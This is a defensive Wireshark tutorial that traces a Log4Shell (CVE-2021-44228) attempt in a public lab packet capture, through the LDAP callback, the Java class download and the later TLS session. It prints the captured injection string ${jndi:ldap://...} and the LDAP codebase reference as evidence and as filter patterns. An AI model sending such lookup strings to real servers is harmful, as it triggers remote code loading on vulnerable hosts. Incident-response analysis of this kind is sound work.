
| Tested on | RHEL 10.2 (Coughlan) |
|---|---|
| Package | wireshark-cli-4.4.2-10.el10_2.x86_64 |
| Applies to | Wireshark 4.x on Linux, Windows, or macOS when the capture contains cleartext HTTP |
| Privilege | Normal user to open a saved capture |
| Scope | How to recognize a CVE-2021-44228 attempt in a packet capture and follow the LDAP callback and the later HTTP download. Does not cover deploying a vulnerable application or writing an exploit. |
| Related guides | How to use Wireshark Detect a malicious download Trace IP addresses Analyze TLS in Wireshark |
Open a saved capture and look for a Log4Shell attempt, then follow whatever the targeted host did next. CVE-2021-44228 let a vulnerable log4j-core turn attacker-controlled log text into a JNDI lookup. JNDI is Java's naming interface. In this failure mode it was pointed at a server the attacker controlled.
The examples use one public training file, not a live application. You will see the inbound HTTP request, the outbound LDAP lookup, a Java class download, and a later encrypted session that the capture cannot read.
Key takeaways
- CVE-2021-44228 affected vulnerable
log4j-coreversions. Attacker-controlled log content could trigger an unsafe JNDI lookup. - A literal
${jndi:ldap://...}string is strong evidence of an attempt. Attackers also used obfuscated variants, so one string filter cannot detect every attempt. - The most useful next step is to follow outbound connections from the targeted server. An LDAP, RMI, or DNS callback shows the lookup progressed. A later HTTP class download is stronger evidence than the injected string alone.
- Seeing the exploit string proves an attempt. It does not by itself prove that code ran.
- HTTPS hides the inbound payload unless TLS is decrypted or the attempt is logged somewhere else.
- Match the capture with the application log before you call the host compromised.
What Log4Shell looks like on the network
A few terms come up in every step:
- Log4j: a Java logging library. Applications call it to write lines such as "login failed for user X" to a log file
- Lookup: a
${...}placeholder that Log4j can replace with a value while it writes the line - JNDI: Java Naming and Directory Interface, the Java feature that asks a directory such as LDAP for an object by name
- LDAP: a directory protocol. In this capture, the LDAP reply contains a Java naming reference that points the client to another HTTP location
- Callback: a connection the targeted server opens outward because of the text it received
- Frame: one captured packet, numbered in the Wireshark packet list
In vulnerable Log4j configurations, attacker-controlled text that reached a logging path could trigger lookup expansion, including a JNDI lookup such as ${jndi:ldap://...}. The bug is in log4j-core. An application that ships only log4j-api is not affected. CVE-2021-44228 affected vulnerable log4j-core releases before the corresponding security fixes. The capture used here identifies Log4j 2.14.0, which is in the affected range. Apache's security page has the version matrix.
CVE-2021-44228 in one diagram
Two addresses matter in this file:
192.168.2.6acts as the source/infrastructure side in this training capture: it sends the initial request and later serves LDAP, HTTP, and TLS traffic192.168.2.5runs the application on TCP 8080. It receives the request and then connects outward
Each line below is one step you will find in the packet list:
    192.168.2.6 sends HTTP to port 8080
                     ↓
   192.168.2.5 connects to LDAP port 1389
                     ↓
    LDAP returns a Java object reference
                     ↓
192.168.2.5 downloads a class from port 8888
                     ↓
     192.168.2.5 opens TLS to port 443
Attempt vs successful compromise
Each piece of evidence says more than the one before it:
- Lookup string in a request: someone sent the text. It does not prove Log4j expanded it
- Outbound LDAP from the application host: the server acted on the name in that text
- Class download from the codebase URL: the server fetched the Java code the LDAP reply pointed to
- TLS session to the same peer: more follow-on activity. The bytes are encrypted, so the capture cannot show a command
None of these, on its own, proves the downloaded code ran. That needs host evidence, which the last sections cover.
PCAP used in this analysis
The file is the JNDI-reference capture from the OTRF Security Datasets Log4Shell set, pcap_log4shell_cve2021_44228_jndi_reference_2022-05-11181020.pcap. The HTTP Date header is Wed, 11 May 2022. The addresses are lab addresses, not a production network.
Open it in Wireshark with File, then Open. The Wireshark tutorial covers the packet list and the display filter bar. A green filter bar means the expression is valid.
LDAP normally uses TCP 389, but this capture uses TCP 1389. Wireshark picks a protocol from the port, so it does not recognize LDAP here:
- The packets on port 1389 stay labeled TCP
- A display filter of
ldapreturns nothing - Right-click one TCP packet to port 1389, choose Decode As, and set that port to LDAP
- After that, the same packets show bind and search operations
Decode As changes how Wireshark reads the bytes. It does not change the file.
The command examples use tshark, the command-line version of Wireshark. They print the same fields you would read in the packet list. The options are the same in every example:
-rreads a saved capture file-Yapplies a display filter, the same text you type in the Wireshark filter bar-T fieldswith one-eper field prints only those columns-d tcp.port==1389,ldapis the command-line form of Decode As
Find the initial suspicious request
Sort by time and look at the first HTTP request. Frame 6 is a GET from 192.168.2.6 to 192.168.2.5 port 8080, 203 bytes, at about 2 milliseconds into the file. Frames 1 to 5 before it are the TCP connection setup and ARP, so they carry no request text.
Search HTTP headers and payload
The lookup is not in the URL. It is the user-agent header, which normally names the browser or tool that sent the request. Any header that the application logs can carry the string. This filter is specific to this PCAP because the lookup is literal and sits in that header. It is a starting point, not a complete Log4Shell detection rule:
tshark -r pcap_log4shell_cve2021_44228_jndi_reference_2022-05-11181020.pcap \
  -Y 'http.user_agent contains "jndi"' \
-T fields -e frame.number -e ip.src -e ip.dst -e http.user_agent6 192.168.2.6 192.168.2.5 ${jndi:ldap://192.168.2.6:1389/o=reference}One row. The columns are the frame number, the source, the destination, and the header value. 192.168.2.6 sent it and 192.168.2.5 received it. The header value splits into four parts:
${jndi:ldap://starts a JNDI LDAP lookup192.168.2.6is the callback host1389is the LDAP porto=referenceis the lookup name

Copy the host, the port, and the directory name into your notes. Do not treat the header as a string to send anywhere else.
Frame 35 is the HTTP 200 that follows. The body names Log4j 2.14.0 and repeats the same lookup. That is the application echoing the input, not a second sender. The HTTP response guide covers status and body layout.
Why literal jndi matching is not enough
http.user_agent contains "jndi" hits this file because the header is literal. Real attempts put the same text in other places:
- the URL or a query parameter
- a cookie
- an Authorization header
- a POST body
When you do not know the field, search the whole packet for a literal occurrence. frame contains looks at every byte of each captured packet:
tshark -r pcap_log4shell_cve2021_44228_jndi_reference_2022-05-11181020.pcap \
-Y 'frame contains "jndi"' -T fields -e frame.number -e ip.src -e ip.dst -e _ws.col.Protocol6 192.168.2.6 192.168.2.5 HTTP
35 192.168.2.5 192.168.2.6 HTTPFrame 6 is the request. Frame 35 is the response that repeats the string. A literal search still has limits:
- It can match unrelated cleartext that happens to contain those letters
- Nested
${}substitutions can split the word sojndinever appears in order - Because
frame containssearches individual captured frames, it can also miss a literal string if the bytes are split across multiple TCP segments - It cannot read anything inside HTTPS
- A hit is enough to investigate. A miss does not prove the string was absent
If the string search is empty, still look for a new outbound connection from the server. The callback can be visible when the request text is not.
Identify the JNDI destination
The header already names the next hop: 192.168.2.6 port 1389, directory name o=reference. Now confirm that the application host is the one that places the call. A SYN is the first packet of a new TCP connection, so the host that sends it is the one starting the conversation.
- Frame 6 arrives at 0.002 seconds
- Frame 8, at 0.884 seconds, is a SYN from
192.168.2.5to192.168.2.6port 1389
The application host started that connection less than a second after it received the text. That is the server doing the lookup, not the sender opening LDAP itself.
Follow the outbound LDAP traffic
After Decode As, the LDAP conversation is short. A bind is the LDAP login step. Here it is anonymous, with an empty name and no password. One search runs, and the client unbinds, which is the LDAP logout:
tshark -r pcap_log4shell_cve2021_44228_jndi_reference_2022-05-11181020.pcap \
-d tcp.port==1389,ldap -Y ldap -T fields -e frame.number -e _ws.col.Info11 bindRequest(1) "<ROOT>" simple
13 bindResponse(1) success
15 searchRequest(2) "o=reference" baseObject
17 searchResEntry(2) "o=reference"
18 searchResDone(2) success [1 result]
30 unbindRequest(3)Frame 15 searches for o=reference, the same name as the HTTP header. Frame 17 is the one result. LDAP in Wireshark explains bind and search layout. The attributes in that result are the part that matters:
objectClass: javaNamingReferencesays the entry is a pointer to a Java object, not the object itselfjavaClassName: xUnknownis a placeholder type namejavaFactory: xExportObjectis the class the client is told to loadjavaCodeBase: http://192.168.2.6:8888/is the web address that class can be fetched from

The LDAP reference only tells the Java client where the class can be obtained. It does not prove the client went there. In this capture, the next traffic shows that the application host actually requests the class from port 8888.
Which host made the callback
Every LDAP packet here has 192.168.2.5 as the TCP client and 192.168.2.6 as the server. The host that received the HTTP request is the host that opened LDAP. The reverse direction would be the sender connecting in, which is a different event.
Why outbound traffic matters
Attackers sent the same header to huge numbers of servers, and most never logged it or were not vulnerable. The outbound search is what separates this server from that noise: this process acted on the name. Before you move on, write down:
- the time of frame 8
- the source address
192.168.2.5 - the
javaCodeBaseURL, which is the next filter
Follow any secondary HTTP download
javaCodeBase ends at port 8888. A Java class file name ends in .class, so filter for a GET request whose path contains that suffix:
tshark -r pcap_log4shell_cve2021_44228_jndi_reference_2022-05-11181020.pcap \
  -Y 'http.request.method == "GET" && http.request.uri contains ".class"' \
-T fields -e frame.number -e ip.src -e ip.dst -e http.request.uri -e http.user_agent24 192.168.2.5 192.168.2.6 /xExportObject.class Java/1.8.0_312Three details tie this request to the LDAP reply:
- Frame 24 leaves
192.168.2.5at 1.024 seconds, about 30 milliseconds after the LDAP result - The path
/xExportObject.classis thejavaFactoryname with.classadded - The user agent
Java/1.8.0_312is the Java runtime itself, not a browser
Frame 28 is the answer: HTTP 200 with a 1142-byte body. Those bytes begin with CAFEBABE, the standard Java class-file signature. That is another clue the resource is a compiled .class file.

The capture shows a class file moving from 192.168.2.6 to 192.168.2.5. That is evidence the client fetched the codebase. You do not need to decompile the file to record the download.
Build the packet timeline
Put the frames in time order to see the whole chain in one view. The figure leaves out TCP handshake and acknowledgement packets so the requests and replies stay visible. Frame numbers match the capture.

Read it in order:
- Frame 6:
192.168.2.6sends the lookup to192.168.2.5:8080. - Frame 8:
192.168.2.5opens TCP to192.168.2.6:1389. - Frames 11 and 13: anonymous LDAP bind, success.
- Frames 15 and 17: search
o=reference, one Java reference, codebase port 8888. - Frames 24 and 28:
192.168.2.5downloads/xExportObject.classand receives HTTP 200. - Frame 40: at 1.234 seconds,
192.168.2.5sends a SYN to192.168.2.6port 443. The figure stops on that SYN.
Frame 40 alone only proves a connection attempt. The packets after it settle what happened:
- Frames 41 and 42 finish the TCP handshake, so the connection opened
- Frame 49 is TLS, so the session on port 443 is encrypted
- The data after the handshake is unreadable, so you cannot quote a command from it
Indicators you can extract from the PCAP
An indicator is a value you can search for elsewhere, such as in firewall logs, proxy logs, or other captures. Copy these into the incident ticket. They are all present as cleartext.
IP addresses
192.168.2.6sent the HTTP request, served LDAP on 1389, served the class on 8888, and accepted the TLS connection on 443.192.168.2.5accepted the request on 8080 and initiated every callback.
Domains
This file has no DNS names. The HTTP Host headers are 192.168.2.5:8080 and 192.168.2.6:8888. Record a hostname when a production capture has one.
LDAP and RMI destinations
- TCP
192.168.2.6:1389 - Search base
o=reference javaCodeBasehttp://192.168.2.6:8888/
There is no RMI conversation in this file. A different attempt can use rmi or dns in the same ${jndi:} slot, or LDAP on port 389. A filter that only watches port 389 would have missed this one.
URI and resource names
- Inbound path
/Log4j-2.14.0-SNAPSHOT/api - Downloaded path
/xExportObject.class - Factory name
xExportObject
What the PCAP cannot prove by itself
The file is enough to escalate the event. It is not enough to close it as "code executed" or "nothing happened."
Exploit attempt vs confirmed code execution
Here is what each part of the capture supports:
- Frame 6 is an attempt
- Frames 8 through 17 show the vulnerable host performed the LDAP search
- Frames 24 and 28 show it downloaded a class
- The TLS session after that is encrypted
Together that is "the lookup progressed and a class was fetched." A packet capture does not show whether the JVM, the Java runtime, loaded that class or whether a new process started. Confirm execution on the host:
- the application log
- the list of processes started by the Java process
- the host audit log
HTTPS visibility
The inbound request here is cleartext HTTP, which is why the user agent is readable. The same header sent over HTTPS on port 443 would be inside TLS. You would see the addresses, ports, and timing, not ${jndi:. Decrypt HTTPS in Wireshark applies when you have the server key or a TLS key log. Without one of those, look for the outbound LDAP or the class download. Those can stay cleartext when the original request does not.
Need for endpoint and server logs
Ask the application owner for logs around the time of frame 6. Two timestamps are available:
- Frame 6's packet timestamp, 11 May 2022 18:10:20 UTC, is the primary correlation time. In Wireshark, set View, then Time Display Format, to UTC to see it
- The HTTP
Dateheader on the response says 18:10:22 UTC. The server writes that header, so it may not match the log clock. Treat it as a secondary reference
A log line that contains the same lookup string ties frame 6 to a real logger. A missing line means the string may never have been logged, or the log was rotated. The capture cannot choose between those.
Mitigation and current status
The original CVE was addressed in the security releases for each supported Java branch, but 2.15.0 was followed immediately by additional Log4j security fixes. Do not target 2.15.0 today. Upgrade log4j-core to a currently supported release listed on Apache's security page. A display filter is not a substitute for that upgrade.
A display filter still helps on old captures. It will not see a lookup that never crosses the network in cleartext.
Summary
Frame 6 carries ${jndi:ldap://192.168.2.6:1389/o=reference} in the HTTP user agent. Less than a second later, 192.168.2.5 searches LDAP on that host and receives a Java reference whose codebase is http://192.168.2.6:8888/. The same host downloads /xExportObject.class and receives HTTP 200.
The LDAP callback and the class download show that the JNDI lookup progressed. A later connection to port 443 completes a TLS handshake in this file. That is additional follow-on activity, but the capture still does not prove that the downloaded class executed. A filter for jndi is the right first pass on cleartext HTTP, and it misses obfuscated attempts and anything inside HTTPS. Pair it with outbound connections from the application host, then check the application log. Upgrade log4j-core to a currently supported version recommended by Apache's security guidance.
References
Frequently Asked Questions
What Wireshark filter can I use for Log4Shell?
For this cleartext sample, http.user_agent contains "jndi" finds the injected User-Agent. If you do not know the field, use a broader literal search such as frame contains "jndi". Neither catches obfuscated variants or encrypted HTTPS traffic, so also inspect outbound LDAP, RMI, DNS, or HTTP connections from the target.
Can Wireshark detect Log4Shell?
Yes, when the lookup string or the callback is in the capture as cleartext. Filter HTTP for jndi, then follow connections the server opens to the host and port named in that string. Decode As LDAP if the callback is not on port 389.
Does a jndi ldap string prove the server was compromised?
No. The string proves an attempt. An outbound LDAP search and a class download show the lookup progressed. Code execution still has to be confirmed on the host. Encrypted traffic after the download is another lead, not a transcript.
Why don't I see the exploit string in HTTPS?
The header is inside TLS. Wireshark shows the connection, not the user agent, unless you decrypt with a server key or a key log. Look for a cleartext LDAP, RMI, or HTTP callback from the same server.
Can Log4Shell use something other than LDAP?
Yes. The name in the lookup can be LDAP, LDAPS, RMI, or DNS. This capture uses LDAP on port 1389 and then HTTP on port 8888. A watch that only covers port 389 would miss it.
Is CVE-2021-44228 still relevant?
The original bug is years old, and current Log4j releases are past the first fix in 2.15.0. It is still relevant in old packet captures, in unpatched applications, and as a pattern for "string in a request, callback from the server." Check Apache's security page for the release you should be running.
